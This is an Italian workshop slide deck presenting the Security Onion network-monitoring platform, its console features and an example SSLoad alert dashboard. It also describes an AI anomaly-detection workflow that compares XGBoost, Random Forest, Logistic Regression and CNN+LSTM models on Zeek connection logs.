

NextGen SOC – Security Onion

Vincenzo Rega, Simona Maria Stellacci
Workshop sul calcolo CCR
26-30/05/2025 - Biodola

NextGen SOC – Security Onion


Security Onion è una piattaforma open-source per il monitoraggio della sicurezza di rete.

- Integra strumenti come Suricata, Zeek, Strelka, Elasticsearch e Kibana
- Consente analisi del traffico, rilevamento intrusioni e gestione degli incidenti

Nodo Manager: è il “cervello” della piattaforma. Esegue la console web **Security Onion Console (SOC)** per l’analisi e amministrazione, oltre all’interfaccia **Kibana** per le analisi avanzate

Nodo Sensore (Forward): è il nodo deputato a **monitorare il traffico di rete** e generare i dati di sicurezza grezzi. Tipicamente ha una o più interfacce di rete in modalità promiscua (collegate a TAP o SPAN) per catturare tutto il traffico

Nodo di Ricerca (Search Node): è il nodo dedicato a **immagazzinare e indicizzare** gli eventi e i log nella banca dati Elastic



Overview Security Onion

Security Onion

Overview

Alerts

Dashboards

Hunt

Cases

Detections

PCAP

Grid

Downloads

Administration

Tools

Kibana

Elastic Fleet

Osquery Manager

InfluxDB

CyberChef

Navigator

Alerts

Options

Total Found: 271

Overview

Group By Name, Module

2024/04/17 00:00:00 AM - 2024/04/17

REFRESH

Fetch Limit: 500

	Count	rule.name	event.module	event.severity_label	rule.uuid
	237	ET MALWARE Win32/SSLoad Tasking Request (POST)	suricata	high	2052099
	9	ET INFO Observed Telegram Domain (t.me in TLS SNI)	suricata	low	2041933
	9	ET MALWARE Win32/SSLoad Payload Request (GET)	suricata	high	2052120
	9	ET MALWARE Win32/SSLoad Payload Response	suricata	high	2052121
	1	ET INFO Dotted Quad Host DLL Request	suricata	medium	2027250
	1	ET INFO External IP Address Lookup Domain (ipify.org) in TLS SNI	suricata	low	2047703
	1	ET INFO External IP Lookup Domain (ipify.org) in DNS Lookup	suricata	low	2047702
	1	ET INFO PE EXE or DLL Windows file download HTTP	suricata	high	2018959
	1	ET MALWARE Win32/SSLoad Registration Activity (POST)	suricata	high	2052098
	1	ET MALWARE Win32/SSLoad Registration Response	suricata	high	2052169
	1	ET MALWARE Win32/SSLoad Tasking Response	suricata	high	2052167

Items per page: 50 1-11 of 11

Version: 2.4.150

© 2025 Security Onion Solutions, LLC

License:ELv2

Alerts

- **Scopo:** mostrare eventi rilevanti generati da motori come Suricata, Zeek o regole Sigma.
- **Contenuti:** Nome regola, severity, timestamp, IP sorgente/destinazione, modulo.
- **Azioni:** puoi filtrare, investigare o trasformare un alert in un Case.

Dashboards

- **Scopo:** visualizzazione grafica e aggregata dei log e degli eventi.
- **Contenuti:** metriche temporali, diagrams, heatmap, moduli.
- **Query:** puoi usare OQL o modificare i filtri per concentrarti su specifici eventi o moduli (es. Zeek, Suricata, Sigma).

Detections

- **Scopo:** definire e gestire regole Sigma personalizzate.
- **Tipi:** detection predefinite o custom (es. con ai_alert).
- **Utilità:** puoi attivare nuove detection senza modificare file YAML manualmente.

Hunt


- **Scopo:** esplorazione avanzata dei log raccolti (livello investigativo).
- **Strumento:** utilizza il linguaggio OQL (Onion Query Language) per query complesse.
- **Vantaggi:** utile per threat hunting, analisi di indicatori, correlazioni temporali e test di regole.

Cases

- **Scopo:** gestione degli incidenti.
- **Azioni:** crea, assegna, commenta, chiudi un case; collega uno o più alert.
- **Flusso:** da alert → case → analisi → risoluzione (come un SOAR semplificato).

PCAP

- **Scopo:** visualizzazione e download dei **pacchetti grezzi** catturati (via Stenographer).
- **Funzione:** puoi scaricare sessioni sospette e analizzarle con Wireshark.
- **Valore:** fornisce il contesto completo dietro un alert (payload reale).



SOC Workflow: gestione dell'incidente AI_ALERT con payload **“Weaponized”**

1. Rilevazione (Detection)

Tool coinvolti: AI script → Elastic Agent → Kibana

- L'AI-based rileva un'anomalia
- Viene generato un alert strutturato JSON e inviato via UDP syslog 5514
- L'Elastic Agent riceve e decodifica il messaggio
- L'anomalia viene visualizzata in Kibana, etichettata con AI_ALERT e gestita nella console SOC

Modelli AI testati

- XGBoost
- Random Forest
- Logistic Regression
- CNN + LSTM




Dataset

- Connection log prodotti da ZEEK
- 5 giorni di traffico dati (~ 5 M di righe)



Workflow

- Anonimizzazione dei conn.log
- Preprocessing dei log
- Features Extraction
- Pseudo labeling
- Esecuzione e confronto dei modelli



1. Acquisizione e pre-processing dei dati


- Input: log conn.log di Zeek, esportati in formato JSON e convertiti in CSV.
- Features selezionate: "resp_pkts", "orig_pkts", "duration", "resp_ip_bytes", "orig_ip_bytes", "resp_bytes", "orig_bytes".

2. Normalizzazione dei dati

- Standardizzazione tramite StandardScaler per garantire che tutte le feature abbiano media 0 e varianza 1.

3. Pseudo-labeling con Isolation Forest

- Poiché il dataset non contiene etichette reali, si applica un approccio non supervisionato:
 - IsolationForest rileva outlier (connessioni anomale).
 - I risultati binari (-1 = anomalia, 1 = normale) vengono trasformati in 0 (normale) e 1 (anomalie).




4. Modelli testati:

MODELLO	PRO	CONTRO
XGBOOST	Elevate prestazioni e accuracy anche su dati “sbilanciati” tipici nei file di log	Alti costi computazionali, tunig più complesso
RANDOM FOREST	Stabilie in presenza di rumore e outlier – richiede meno tuning	Interpretabilità limitata ai modelli lineari
LOGISTIC REGRESSION	Eccellente interpretabilità dei risultati, utile per l’analisi forense ed audit	Meno performante su dataset complessi

Modello	Accuracy	F1 Score	ROC
XGBoost	0.99	0.99	0.99
Random Forest	0.99	0.99	0.99
Logistic Regression	0.99	0.64	0.75



5. Valutazione delle prestazioni :

- Accuracy
- F1 Score
- ROC AUC



Architettura Rete CNN + LSTM per anomaly detection


- Input: sequenze temporali con 7 feature (shape: (None, 7, 1))
- Conv1D (64 filtri, kernel=3): estrae pattern locali dalle sequenze.
- MaxPooling1D (pool_size=2): riduce dimensionalità temporale (shape da 5→2).
- Dropout (30%) per prevenire l'overfitting.
- LSTM (64 units): cattura dipendenze temporali.
- Dense (32 ReLU): livello intermedio fully-connected.
- Dense (1 Sigmoid): output binario (anomaly vs. normal).



